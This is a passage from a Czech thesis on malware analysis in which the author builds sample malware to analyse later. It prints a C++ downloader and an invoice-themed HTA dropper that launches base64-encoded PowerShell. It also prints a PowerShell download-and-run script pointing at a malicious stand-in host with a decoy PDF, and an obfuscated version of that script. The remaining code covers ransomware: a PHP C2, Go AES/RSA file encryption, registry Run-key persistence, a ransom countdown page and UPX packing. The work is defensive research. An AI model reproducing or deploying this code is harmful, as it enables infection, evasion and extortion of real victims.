void DownloadAndExecute(LPCWSTR url, LPCWSTR filename, LPWSTR path)
{
    std::wstring filepath = tempPathDir;
    filepath += filename;
    HRESULT hr = URLDownloadToFileW(NULL, url, filepath.c_str(), 0, NULL);
    if (hr == S_OK) {
        ShellExecuteW(NULL, 0, filepath.c_str(), NULL, NULL, SW_SHOWNORMAL);
    }
}

void HideConsole()
{
    ShowWindow(GetConsoleWindow(), SW_HIDE);
}
```

Výpis 1: Downloader v jazyce C++.

6.1.2 Druhá implementace

Druhou variantu downloaderu jsem vytvořil jako HTML Application. Touto ukázkou implementace downloaderu chci ukázat, že pro tvorbu malwaru nemusí být použity pouze tradiční programovací jazyky. Tvůrci malwaru totiž stále častěji využívají různé nekonvenční přístupy, které mohou zahrnovat i již docela pozapomenuté technologie. V tomto případě se HTML Application postará o spuštění škodlivého kódu, který je napsán v jazyce PowerShell.

HTML Application (HTA) je technologie od společnosti Microsoft, která měla vývojářům umožnit jednoduše vytvářet aplikace jen pomocí webových technologií. Pro vývoj HTA aplikací se používá především značkovací jazyk HTML a skriptovací jazyky VBScript či JScript. Výsledná aplikace v HTA se pak chová jako kterákoliv jiná desktopová aplikace. Běží v samostatném okně, má vlastní ikonu a může být spuštěna z nabídky Start či přímo z plochy. Navíc má přístup do systému, takže může libovolně manipulovat s daty uloženými na disku či spouštět další programy. Důležitou vlastností těchto aplikací je to, že pro jejich chod nejsou vynucována bezpečnostní

opatření, která jsou jinak standardně platná ve webovém prohlížeči Internet Explorer. To tedy znamená, že HTA aplikace mohou, na rozdíl od běžných webových stránek, běžet prakticky bez jakýchkoliv bezpečnostních omezení. [62]

Záhy po uvedení této technologie útočníci objevili, že mohou pomocí HTA aplikací obejít standardní kontroly zabezpečení webového prohlížeče a zneužít je ke spuštění vlastních skriptů. Útočníci tedy mohli velice snadno spustit škodlivý kód na zařízení oběti. Především z tohoto důvodu byla v novějších verzích Internet Exploreru ukončena podpora přímého spuštění HTA přes webový prohlížeč. Nicméně základní komponenta (program `mshta.exe`), která má na starost chod těchto aplikací, zůstala dodnes dostupná i v nejnovější verzi operačního systému Windows a díky ní lze HTA aplikace stále využívat. Útočníci tak začali využívat jiné způsoby, jak doručit škodlivé HTA aplikace uživatelům. Typicky jde o velmi jednoduché metody, například odešlou HTA aplikací jako e-mailovou přílohu. K tomu, aby oklamali danou oběť a přesvědčili ji o nutnosti otevřít přiložený soubor, využívají i metody sociálního inženýrství.

HTA má stejnou strukturu jako zcela běžná HTML stránka. Liší se jenom tím, že v záhlaví (head) má navíc značku `hta:application`. Vložením patřičných atributů je možné přizpůsobit vzhled a ovlivnit chování aplikace. Jde především o nastavení počáteční velikosti okna při spuštění, zobrazení ovládacích prvků, vzhledu rámu či volba ikony. Zdrojový kód aplikace je uložen v textovém souboru s příponou `.hta`.

Základní struktura tohoto downloaderu je poměrně jednoduchá. V zásadě jde pouze o základní kostru HTML stránky, kterou jsem rozšířil o další dvě značky (viz výpis 2). Konkrétně jde o značku definující HTA aplikaci a značku pro zápis skriptu. Do značky `hta:application` jsem kromě názvu aplikace přidal i další atributy, které například zajistí, že budou skryty základní ovládací prvky, aplikace se spustí minimalizovaná, anebo se neukáže spuštěná v hlavní liště. Pro účely této ukázkové implementace bude HTA soubor sloužit především jako jakýsi kontejner pro několik málo řádků zdrojového kódu ve skriptovacím jazyce VBScript. Ten má na starost jediný úkol – spustit skript v PowerShellu.

```
<html>
<head>
    <title>Faktura</title>
    <hta:application
        id="oHTA"
        applicationname="Faktura"
        application="yes"
        border="none"
        caption="no"
        contextmenu="no"
        innerborder="no"
        showintaskbar="no"
```

```
        sysmenu="no"
        windowstate="minimize" />
    <script language="VBScript">
        set sh = CreateObject("Wscript.Shell")
        sh.Run("powershell.exe -enc SKRIPT_V_BASE64"),0,true
        self.close()
    </script>
</head>
<body>
</body>
</html>
```

Výpis 2: Downloader – základní struktura HTML Application.

PowerShell je skriptovací jazyk a shell od společnosti Microsoft. Byl vyvíjen jako nástupce příkazového řádku (program `cmd.exe`), který odstraňuje dlouhotrvající problémy a přidává nové funkce. Díky tomu, že je PowerShell postavený na rozhraní .NET Framework, může využívat veškeré možnosti této platformy. Celý koncept PowerShellu je založen na objektech, a to včetně objektové roury. PowerShell je součástí operačních systémů Windows již od verze Windows 7. Do starších verzí operačního systému Windows jej lze dodatečně doinstalovat jako volitelnou součást. Primárně je tedy určen pro automatizaci úloh a konfiguraci operačního systému Windows. Nicméně s vydáním verze PowerShell Core se stal open-source platformou a začal být podporován mimo Windows i na operačních systémech na bázi macOS a Linuxu. Soubory se skripty pro PowerShell mají standardně příponu `.ps1`. Ovšem ve výchozím nastavení systému není možné tyto soubory spustit obvyklým způsobem (dvojitým proklikáním) jako jiné běžné spustitelné soubory. [63]

V této ukázkové implementaci downloaderu jsem použil PowerShell pro vytvoření skriptu, který má na starost stažení obsahu (jiného malwaru) ze zadané URL adresy a jeho následné spuštění. Tento skript funguje následovně. Nejprve se vytvoří instance třídy `WebClient` ze jmenného prostoru `System.Net`. Tato třída poskytuje celou řadu metod určených pro stahování a odesílání obsahu. Pro naše účely je vhodná metoda `DownloadFile`, která umožňuje stahování souboru a jeho uložení na disk. Tato metoda má dva vstupní parametry – URL adresu a cestu pro uložení daného souboru na disku. Stažený soubor ukládám do adresáře pro dočasné soubory aktuálního uživatele. Cestu do tohoto adresáře je možné zjistit z proměnné `$env:temp`, která načte umístění adresáře ze systémových proměnných daného prostředí. Výchozí umístění adresáře pro dočasné soubory je v `AppData\Local\Temp`. Dále je potřeba stažený soubor spustit. Toho je možné docílit pomocí rutiny `Start-Process` spolu s uvedením názvu programu nebo cestou k danému souboru.

Stejným způsobem je zajištěno stažení a otevření i druhého souboru. Tentokrát se jedná o stažení dokumentu ve formátu PDF, který slouží jako zástěrka. Oběti se otevře slíbená faktura,

takže nepozná, že se děje něco neobvyklého.

```
$client = New-Object System.Net.WebClient;
$path1 = $env:temp + '\f0119.pdf';
$path2 = $env:temp + '\m.exe';
$client.DownloadFile('http://nebezpecnyweb.eu/dl/f', $path1);
Start-Process $path1;
$client.DownloadFile('http://nebezpecnyweb.eu/dl/m', $path2);
Start-Process $path2;
```

Výpis 3: Downloader v PowerShellu. Skript pro stažení a spuštění.

Dalším krokem bylo použití několika jednoduchých forem obfuskace pro znepřehlednění zdrojového kódu skriptu a celkové zhoršení jeho čitelnosti pro člověka. Výrazný dopad na orientaci v kódu má zpravidla pojmenování identifikátorů proměnných. Z tohoto důvodu jsem upravil názvy proměnných tak, aby všechny vypadaly na první pohled velmi podobně. Toho jsem docílil použitím znaků, které jsou vizuálně snadno zaměnitelné například `O` a `0`, `l` a `1`, `l` a `I` apod. Všechny upravené identifikátory jsou navíc složeny ze stejného počtu znaků, takže je poměrně obtížné odlišit od sebe jednotlivé proměnné.

Textové řetězce jsem oddělil do několika skupin o menším počtu znaků, jenž se opětovně spojí až při vykonávání skriptu. Některé z nich jsem navíc přesunul do nově vytvořených proměnných. Došlo také k nahrazení několika znaků za číselné hodnoty, které odpovídají jejich ASCII kódu. Těmito kroky se textové řetězce včetně URL adresy staly hůře čitelnými.

Prostředí PowerShellu nabízí celou řadu specifických možnosti, které je možné využít pro obfuskaci kódu. Pomocí tzv. únikového znaku `` ` `` je možné upravit klíčová slova a učinit z nich hůře čitelné výrazy. Při vhodném použití, tedy kdy netvoří únikovou sekvenci, to nemá vliv na úspěšné vykonání zadaného příkazu. Příkazy v PowerShellu nejsou citlivé na velikost znaků, takže je možné téměř libovolně střídat velká a malá písmena. [64] Tam, kde to bylo možné, jsem použil zkrácené formy zápisu např. pro rutinu `Start-Process` je dostupný alias `saps`, přepínač `EncodeCommand` je možné zkrátit na `enc` atd.

```
$l0l0O1=NeW-objECt "Ne`T.We`BC`l`ie`Nt";
$lOOOO1=[cHaR]47;$lOOOO1=[ChaR]58;$lOOOOl=[cHar]46;
$l01OO0=$env:temp+'\f0119'+$lOOOOl+'pdf';
$l0l0O0=$env:temp+'\m'+$lOOOOl+'exe';
$lOOOO1='H'+'t'+'tP'+$lOOOO1+$lOOOO1+$lOOOO1+'nEbE'+'Z'+'pec'+'NY'+'wEb'+
    $lOOOOl+'eu'+$lOOOO1+'d'+'l'+$lOOOO1;
$lOOO11=$lOOOO1+[ChAr]102;
$lOOOl1=$lOOOO1+[ChaR]109;
$l0l0O1."`dO`Wnl`Oadf`Il`e"($lOOO11,$l01OO0);
```

```
saps $l01OOO;
$lOlOO1."`dO`Wnl`Oadf`Il`e"($lOOOl1,$lOlOOO);
saps $lOlOOO;
```

Výpis 4: Downloader v jazyce PowerShell. Po zásahu zhoršující čitelnost kódu.

Na závěr jsem celý skript převedl pomocí PowerShellu do formátu Base64 (viz výpis 5). Base64 je kódování, které umí převést binární data na posloupnosti tisknutelných znaků. Výhodou tohoto kódování je to, že jeho výstup je pro člověka velice obtížně čitelný. Na první pohled je tak téměř nemožné odhalit, co daný skript vykonává. Nicméně toto kódování lze velmi snadno převést zpět do původní podoby, takže nejde o moc účinnou formu obfuskace. Takto zakódovaný skript jsem vložil do HTA souboru za přepínač `enc` (viz výpis 2), tím je zajištěno jeho spuštění.

```
$Base64 = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.
    GetBytes([System.IO.File]::ReadAllText("script.ps1")))
```

Výpis 5: Převod skriptu pomocí PowerShellu do kódování Base64.

6.2 Ransomware

Jako třetí ukázkovou implementaci malwaru jsem naprogramoval ransomware. Zvolil jsem konkrétně variantu crypto-ransomware, která šifruje soubory uživatele. Zaměřuje se na soubory, které by pro něj mohly mít nějakou hodnotu a za které by případně byl ochotný zaplatit výkupné. Ransomware se skládá ze dvou částí – klientské a serverové. Klientskou část ransomwaru tvoří pouze jediný spustitelný soubor, který má na starost šifrování i dešifrování souborů. Celý tento proces včetně dešifrování souborů je plně automatizován. Klientská část ransomwaru byla napsána v jazyce Go.

Go[59] je programovací jazyk vytvořený společností Google, který byl oficiálně představen veřejnosti v roce 2009. Go je dostupný jako open source pod licencí BSD. Jedná o staticky typovaný jazyk kompilovaný do nativního kódu. Go používá automatickou správu paměti (garbage collector). Od jazyka C a C++ se odlišuje především svou minimalistickou a snadno pochopitelnou syntaxí. Při návrhu jazyka se kladl důraz na přehlednost a čitelnost vyvíjeného kódu. Jazyk Go se používá především pro vývoj efektivních síťových a rozsáhlých serverových aplikací pro víceprocesorové nasazení. [61] V jazyce Go jsou napsány například aplikace Docker, Kubernetes či OpenShift. [69] Tento jazyk jsem zvolil z důvodu, že se stal mezi tvůrci malwaru populární a začali ho využívat pro vývoj škodlivého kódu. [65] [66] [67] Go navíc podporuje křížovou (cross) kompilaci, tedy umožňuje vyvíjet zdrojový kód pro více cílových platforem. Právě tato vlastnost se může hodit tvůrcům malwaru pro větší rozšíření škodlivého kódu, který tak může běžet na různých operačních systémech (např. Windows, Linux a macOS). Při kompilaci pouze musí sestavit více spustitelných souborů určených pro konkrétní operační systémy. [68]

[59] Programovací jazyk Go je dostupný z `https://golang.org/`

6.2.1 Serverová část

Serverová část ransomwaru byla vytvořena v jazyce PHP. Pro ukládání hodnot je použita MySQL databáze. Tato databáze slouží především pro uchování veřejného a soukromého klíče pro RSA. Dále se do databáze se ukládají vybrané údaje o uživatelově zařízení a také informace o tom, zda již oběť zaplatila požadované výkupné.

Tato serverová aplikace se skládá celkem ze tří dílčích částí. První část poskytuje služby ransomwaru prostřednictvím REST API. Druhá část slouží pro komunikaci s uživatelem. Součástí je i aplikace simulující placení výkupného. Třetí je pak spíše servisní částí, která pouze zobrazí přehledně v tabulce informace z databáze. Jedná se například o unikátní identifikátor, datum a čas vytvoření záznamu v databázi (čas registrace), IP adresu, jméno uživatele, název zařízení, domovský adresář uživatele, informaci o zaplacení výkupného a dvojici RSA klíčů.

Ransomware zahájí komunikaci se serverem tím, že odešle metodou POST na server (na stránku `checkin.php`) žádost o registraci spolu se základními údaji o zařízení (domovský adresář uživatele, název zařízení a jméno uživatele). Na serveru dojde k vygenerování soukromého a veřejného klíče pro RSA, které se následně uloží do databáze. Dále je tomuto zařízení přidělen unikátní identifikátor. Server komunikuje se zařízením pomocí zpráv ve formátu JSON. V rámci reakce na žádost o registraci odešle server zpět na zařízení vygenerovaný veřejný klíč a přidělený unikátní identifikátor.

```
public $public_key;
public $private_key;
function generate_RSA_key_pair(){
   $config = array(
      "digest_alg" => "sha256",
      "private_key_bits" => 2048,
      "private_key_type" => OPENSSL_KEYTYPE_RSA,
   );
   $key_pair=openssl_pkey_new($config);
   openssl_pkey_export($key_pair, $this->private_key);
   $pub=openssl_pkey_get_details($key_pair);
   $this->public_key=$pub["key"];
}
```

Výpis 6: Funkce pro generovaní RSA klíčů v jazyce PHP (soubor keys.php).

Druhá fáze komunikace ransomwaru se serverem je zaměřena na ověření toho, zda již bylo zaplaceno výkupné. Ransomware pravidelně každých 30 sekund kontaktuje server a ověřuje stav platby. Tentokrát ransomware odesílá metodou POST na server (na stránku `detail.php`) pouze

unikátní identifikátor. Došlo-li k platbě výkupného, tak server zašle v odpovědí soukromý klíč, který je nutný pro dešifrování uloženého klíče použitého pro šifrování souborů.

Pro zabránění nežádoucího přístupu je na serveru kontrolována hlavička User-Agent. Jde o hlavičku, kterou posílají webové prohlížeče jako svou identifikaci. Pomocí této hlavičky může server detekovat prohlížeč či operační systém daného návštěvníka. Ransomware komunikující se serverem má nastavenou hodnotu User-Agent na „`ransomware`“. V případě, že server detekuje odlišnou hodnotu User-Agent, tak přesměruje nežádoucího návštěvníka na jinou webovou stránku.

```php
<?php
header("Content-Type: application/json; charset=UTF-8");
if (!(isset($_SERVER['HTTP_USER_AGENT']) && strstr($_SERVER['HTTP_USER_AGENT'],
     'ransomware'))) {
    header("Location: https://google.com");
    die();
}
include_once 'db.php';
include_once 'keys.php';
$database = new Database();
$db = $database->getConnection();
$keys = new Keys($db);
$keys->id = isset($_POST['id']) ? $_POST['id'] : die();
$keys->get_by_id();
$output = array(
    'id' => $keys->id,
    'public_key' => $keys->public_key,
    'private_key' => $keys->private_key,
    'namex' => $keys->namex,
    'paid' => $keys->paid
);
echo json_encode($output);
?>
```

Výpis 7: Generování výstupu ve formátu JSON (soubor detail.php).

6.2.2 Šifrování a práce se soubory

Předtím než ransomware zahájí samotné šifrování, musí nejprve projít obsah disku a vyhledat všechny vhodné soubory k zašifrování. O tom, jaké soubory budou nakonec zašifrovány,

rozhodne ransomware na základě seznamu přípon. Tento seznam obsahuje přípony vybraných typů souborů, které mohou být pro uživatele důležité či cenné. Především se jedná o fotografie, videozáznamy, zdrojové kódy a různé dokumenty. Při šifrování ransomware se musí vyhnout souborům, které jsou nutné pro chod zařízení či různých aplikací. Jejich zašifrování by totiž mohlo způsobit nestabilitu celého systému. Z tohoto důvodu jsou vynechány soubory s příponou `.exe`, `.dll` atp. Pro zrychlení vyhledávaní odpovídajících souborů ransomware neprochází úplně všemi adresáři na disku. Z vyhledávání jsou vyloučeny určité adresáře, které typicky neslouží pro ukládání uživatelských souborů. Jedná se například o adresáře Program Files, ProgramData, Windows apod.

Šifrování je pravděpodobně tou nejdůležitější součástí každého crypto-ransomwaru. V této ukázkové implementaci jsem využil techniku označovanou jako hybridní šifrování, která kombinuje vlastnosti šifer symetrické a asymetrické kryptografie. Předností symetrických šifer je především jejich rychlost. Symetrické šifrování používá pro šifrování i dešifrování jediný klíč. Naopak u asymetrického šifrování se využívá dvou rozdílných klíčů. Veřejný klíč slouží pro šifrování a soukromý klíč pak k dešifrování. Odvození dešifrovacího (soukromého) klíče na základě znalosti šifrovacího (veřejného) klíče je prakticky nemožné. Nevýhodou asymetrického šifrování je nižší rychlost, jelikož jsou založeny na netriviálních matematických výpočtech. Tyto zmíněné problémy se snaží obejít hybridní šifrování. V takovém případě se nejprve vygeneruje klíč pro symetrickou šifru a zašifrují se jím požadovaná data, poté se tento klíč zašifruje asymetrickou šifrou. Tedy pomocí pomalejší asymetrické šifry se zašifruje krátký klíč pro symetrickou šifru, zatímco samotné soubory, které bývají poměrně velké, jsou šifrovány rychlejší symetrickou šifrou. Průběh hybridního šifrování souborů v ukázkové implementaci ransomwaru vypadá následovně:

1. Na serveru se vygeneruje dvojice klíčů pro asymetrický šifrovací algoritmus RSA. Veřejný klíč se stáhne do zařízení uživatele. Soukromý klíč je pro uživatele nepřístupný a zůstává pouze na serveru.

2. Na zařízení oběti proběhne vygenerování náhodného klíče pro symetrickou šifru.

3. Následně se pomocí tohoto klíče a symetrické šifry zašifrují soubory uživatele. Pro tento účel je použitá symetrická bloková šifra AES.

4. Poté je klíč pro symetrickou šifru zašifrován pomocí veřejného klíče asymetrické šifry. Zašifrovaný klíč pro symetrickou šifru je následně uložen se do souboru `.key` na zařízení uživatele.

5. Nyní se čeká na zaplacení výkupného. Do té doby je soukromý klíč uchováván pouze na serveru.

6. Po zaplacení se stáhne soukromý klíč do zařízení. Následně se pomocí soukromého klíče asymetrické šifry dešifruje klíč pro symetrickou šifru.

7. Nakonec se pomocí klíče k symetrické šifře dešifrují samotné soubory uživatele.

Prvním šifrovacím algoritmem použitým v této ukázce je AES. Jde o symetrickou blokovou šifru, která se použije k zašifrování souborů uživatele. Nejprve se na zařízení oběti vygeneruje náhodný klíč pro symetrickou šifru AES. Velikost tohoto klíče je 256 bitů. Dále se pro každý soubor náhodně vygeneruje nový inicializační vektor, který odpovídá velikosti bloku (128 bitů). O samotné šifrování se pak postarají dvě funkce – `NewCipher` a `NewOFB`. Funkce `NewCipher` je dostupná v balíčku `crypto/aes`. Vstupní parametrem do této funkce je šifrovací klíč a vrací strukturu block. Následně se použije funkce `NewOFB` z balíčku `crypto/cipher`, která má dva vstupní parametry – strukturu block a inicializační vektor. Pomocí této funkce se zašifruje obsah souboru v proudovém režimu (v šifrovacím módu OFB). Funkce `StreamWriter` se poté postará o zapsání tohoto zašifrovaného streamu do nově vytvořeného souboru. Na začátek tohoto souboru se ještě navíc zapíše inicializační vektor. Postup při dešifrování souboru je obdobný jako byl při jeho šifrování. Liší se v pouze tom, že je potřeba nejprve načíst inicializační vektor ze zašifrovaného souboru. Pro načtení zašifrovaného obsahu ze souboru se je pak nutné použít funkci `StreamReader`.

```
func EncryptFileAES(key []byte, filePathSource string, filePathDest string) {
   inFile, err := os.Open(filePathSource)
   if err != nil {
      panic(err)
   }
   defer inFile.Close()

   block, err := aes.NewCipher(key)
   if err != nil {
      panic(err)
   }

   iv, err := utils.RandomByteArray(aes.BlockSize)
   if err != nil {
      panic(err)
   }

   stream := cipher.NewOFB(block, iv)

   outFile, err := os.OpenFile(filePathDest, os.O_WRONLY|os.O_CREATE|os.O_TRUNC
       , 0600)
   if err != nil {
      panic(err)
   }
```

```
    defer outFile.Close()

    outFile.Write(iv)
    writer := &cipher.StreamWriter{S: stream, W: outFile}
    if _, err := io.Copy(writer, inFile); err != nil {
        panic(err)
    }
}
```

Výpis 8: Funkce EncryptFileAES pro šifrování souboru v jazyce Go.

Jakmile jsou všechny soubory zašifrovány, použije se druhý šifrovací algoritmus pro zašifrování klíče pro symetrickou šifru. Ransomware v této ukázce využívá pro asymetrické šifrování algoritmus RSA. Generování dvojice klíčů o délce 2048 bitů probíhá na serverové části ransomwaru. Pro jejich generování se používá funkce `openssl_pkey_new`, která je součástí kryptografického rozšíření OpenSSL pro PHP viz výpis 6. Samotné šifrování pomocí veřejného klíče, případně dešifrování pomocí soukromého klíče, již pak probíhá přímo na zařízení oběti. Nejprve je nutné klíč načíst a převést jej z formátu PEM do podoby, se kterou již umí funkce jazyka Go pracovat. Pomocí funkce `Decode` (z balíčku `encoding/pem`) získáme dekódovanou strukturu block. Tato struktura pak je vstupem do funkce `ParsePKIXPublicKey`, která provádí parsování této struktury a získá tak veřejný klíč. Obdobným způsobem probíhá i převod a parsování soukromého klíče. Postup se pak liší jen názvem použité funkce (`ParsePKCS8PrivateKey`). Obě tyto funkce jsou dostupné v balíčku `crypto/x509`. Takto zpracované klíče již lze používat ve funkcích, které se nachází v balíčku `crypto/rsa`. Funkce `EncryptOAEP` slouží k šifrování a funkce `DecryptOAEP` k dešifrování. Klíč pro symetrickou šifru je po zašifrování veřejným klíčem uložen na zařízení oběti. Nezašifrovaný klíč pro symetrickou šifru je poté zapomenut. Pro dešifrování tohoto klíče je pak nutné použít soukromý klíč.

```
func EncryptRSA(pubPEM string, data []byte) []byte {
    block, _ := pem.Decode([]byte(pubPEM))
    if block == nil {
        panic("failed to parse PEM block containing the public key")
    }
    pub, err := x509.ParsePKIXPublicKey(block.Bytes)
    if err != nil {
        panic("failed to parse DER encoded public key: " + err.Error())
    }
    publicKey := pub.(*rsa.PublicKey)
    encryptedData, err := rsa.EncryptOAEP(sha256.New(), rand.Reader, publicKey,
        data, []byte(""))
```

```
    if err != nil {
        panic(err)
    }
    return encryptedData
}
```

Výpis 9: Implementace funkce EncryptRSA pro asymetrické šifrování v jazyce Go.

Ransomware ukládá zašifrované soubory pod stejnými názvy, jako měly původní soubory, ale navíc jim přidá příponu `.LOCKED`. Původní soubory následně odstraní. Díky použití této specifické přípony pak lze jednoznačně určit, že se jedná o zašifrovaný soubor. To má význam především při dešifrovaní, kdy se na disku hledají soubory pouze s touto příponou. Samotné dešifrování je pak automatické. Proces dešifrování souborů se zahájí, jakmile ransomware od serveru dozví, že došlo k zaplacení výkupného.

6.2.3 Persistence

Po spuštění ransomwaru proběhne jako první kontrola, při které se zjišťuje, z jakého umístění na disku byl malware spuštěn. Touto kontrolou se zjistí, zda byl na tomto zařízení ransomware spuštěn již v minulosti. Je-li název spuštěného malwaru jiný než předem definovaný ve zdrojovém kódu, tak se předpokládá, že jde o první spuštění tohoto malwaru. V takovém případě se v domovském adresáři daného uživatele vytvoří složka s názvem `SystemApps`. Plná cesta do této složky je `C:\Users\<Uživatel>\SystemApps`. Do složky `SystemApps` se následně překopíruje, již pod názvem `AppSrv.exe`, spustitelný soubor s ransomwarem. Této složce se navíc nastaví atribut hidden, který zajistí, že složka nebude viditelná v Průzkumníku souboru. Aby tuto složku bylo možné vidět, musela by být být aktivní možnost „*Zobrazovat skryté soubory, složky a jednotky*“. Toto nastavení je ovšem ve výchozím stavu vypnuto. Dále ransomware vytvoří při prvním spuštění záznam do systémového registru, kterým si zajistí své automatické spouštění po startu systému, resp. po přihlášení uživatele. Tento klíč je umístěn ve větvi `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`.

Ransomware během své činnosti vytvoří ve složce `SystemApps` další dva soubory. Do těchto souborů ukládá konfigurační hodnoty, které ransomware potřebuje, aby byly dostupné při i dalším spuštění (například po vypnutí počítače). První z těchto souborů je pojmenovaný jako `.rwid`. Jde o textový soubor obsahující jedinečný identifikátor, který obdržel ze serveru. Druhým souborem je `.key`, který slouží pro uchování zašifrovaného klíče pro symetrickou šifru. Jde o jediné místo, kde je tento klíč uložen. Pro dešifrování souborů uživatele je nutné nejprve dešifrovat tento klíč pomocí soukromého klíče, který se zpřístupní až po zaplacení výkupného.

6.2.4 Komunikace s uživatelem

Klientská část ransomwaru nedisponuje vlastním grafickým uživatelským rozhraním. Komunikace s obětí probíhá pouze prostřednictvím HTML stránky, kterou ransomware vygeneruje hned poté, co zašifruje soubory. Tuto stránku uloží na plochu pod názvem `precist.html` a následně ji otevře ve výchozím webovém prohlížeči. Uživatel se na této stránce dozví, že došlo k zašifrování jeho souborů. Tato stránka mu také poskytne instrukce, jak má dále postupovat pro dešifrování souborů. Dále zde nalezne unikátní identifikátor, seznam zašifrovaných souborů a také odpočet, který ukazuje zbývající čas do smazání klíče pro dešifrování souborů. Čas je nastaven na 96 hodin od zašifrování souborů. Jde o formu nátlaku s cílem donutit uživatele, aby zaplatil výkupné za zašifrované soubory. Na této stránce také nalezne tlačítko „*zaplatit*“, které ho přesměruje na platební bránu. Kliknutím na zmíněné tlačítko se předá hodnota unikátního identifikátoru pomocí metody POST. Případně je možné zadat tuto hodnotu ručně do textového políčka, nepovede-li se z nějakého důvodu automatické předání tohoto parametru.

Platební brána již běží přímo na serveru. Jde o aplikaci, která simuluje zjednodušený proces placení výkupného útočníkovi. Oběť v této platební bráně pouze potvrdí odeslání platby. Zaplacením výkupného se změní hodnota `paid` v databázi, a tím se zpřístupní privátní klíč pro dešifrování. Ransomware v pravidelném intervalu (každých 30 sekund) kontaktuje server a zjišťuje, zda již došlo k zaplacení požadované částky. V případě příznivého výsledku si ransomware ze serveru stáhne privátní klíč, kterým se dešifruje klíč pro AES, jenž uložený v zařízení oběti. Následně pomocí tohoto klíče dešifruje soubory.

6.2.5 Kompilace a zabalení

Posledním krokem je samotná kompilace ransomwaru. Pro zjednodušení tohoto procesu byl vytvořen dávkový soubor, který zajistí jeho sestavení včetně nastavení příznaků pro linker a kompiler. Sestavení proběhne po zadání příkazu `go build -ldflags "-s -w -H=windowsgui"`. Příznak `-H=windowsgui` je použit pro skrytí okna před uživatelem, resp. namísto konzolového subsystému se v PE formátu daného spustitelného souboru nastaví subsystém pro grafické uživatelské rozhraní (Windows GUI). Příznaky `-s` a `-w` zajistí odstranění informací pro debugování, které mohou mít vliv i na velikost spustitelného souboru.

Výsledný spustitelný soubor ransomwaru byl zabalen pomocí nástroje UPX packer. Použití tohoto packeru je velmi jednoduché, stačí při jeho spuštění zadat jako parametr vybraný typ komprese a cestu k souboru (`upx --best AppSrv.exe`). Tímto krokem se velikost spustitelného souboru ransomwaru snížila ze 4,32 MiB na 1,64 MiB. Výsledný kompresní poměr je tedy přibližně 38 %.

7 Ukázka provedení analýzy

Tato kapitola se věnuje provedení ukázkové analýzy malwaru. Nejprve jsou analyzovány tři vlastní vzorky, jejichž implementace byla popsána v předchozí kapitole. Pro další případ pak posloužil již existující vzorek. Analýza je prováděná důrazem na objasnění povahy vzorku, zjištění jeho funkcionality a získání dalších charakteristických informací, které mohou být následně použity jako indikátory napadení (IoC), nebo přímo pro vytvoření detekčních signatur. Ovšem ještě před zahájením samotné analýzy bylo nutné vytvořit vhodné testovacího prostředí.

7.1 Prostředí pro analýzu

Pro provádění analýzy malwaru je důležité mít připravené vhodné testovací prostředí. Kromě vlastního testovacího prostředí jsem využil i nástroje pro automatické provedení analýzy. Pro automatickou analýzu jsem se rozhodl použít službu ANY.RUN a online verzi nástroje Cuckoo Sandbox, který provozuje CERT Estonia.

7.1.1 Příprava vlastního testovacího prostředí

Základ mého testovacího prostředí pro analýzu malwaru tvoří virtualizační platforma Oracle VM VirtualBox. V tomto virtualizačním prostředí jsem si připravil tři různé virtuální stroje. Jako hostované operační systémy jsem zvolil Microsoft Windows 7 Professional SP1 32-bit, Microsoft Windows 10 Enterprise 64-bit (verze 1803) a linuxovou distribuci REMnux ve verzi 6. Operační systémy mají nainstalované všechny aktualizace, které byly dostupné v době přípravy testovacího prostředí. V případě operačního systému Windows 10 bylo navíc vypnuto integrované antivirové řešení Windows Defender. Také došlo k vypnutí integrovaného firewallu tak, aby nebyla nijak blokována příchozí ani odchozí síťová komunikace virtuálního stroje.

Dalším krokem byla instalace a příprava analytických nástrojů, které byly uvedeny v předchozích kapitolách této práce. Testovací prostředí jsem také vybavil sadou základních aplikací, jako je například webový prohlížeč Mozilla Firefox, prohlížeč pro dokumenty ve formátu PDF Adobe Acrobat Reader, archivační program 7-Zip apod. Dále jsem do testovacího prostředí nahrál soubory, které představují osobní data uživatele uložená v jeho zařízení. Jedná se především fotografie, videozáznamy, dokumenty z kancelářského balíku apod. Některé typy malwaru se zaměřují právě na osobní data uživatele, a proto je vhodné přidat zástupce těchto souborů i do testovacího prostředí.

Poté, co bylo testovací prostředí kompletně nakonfigurováno a připraveno k použití, jsem vytvořil snapshot zachycující stav systému daného virtuálního stroje, který slouží jako výchozí bod pro testování všech vzorků malwaru. Po každém spuštění malwaru a jeho otestování je systém virtuálního stroje obnoven zpět do tohoto výchozího stavu. Každá analýza malwaru tak probíhá za stejných počátečních podmínek.

7.2 Analýza prvního vzorku

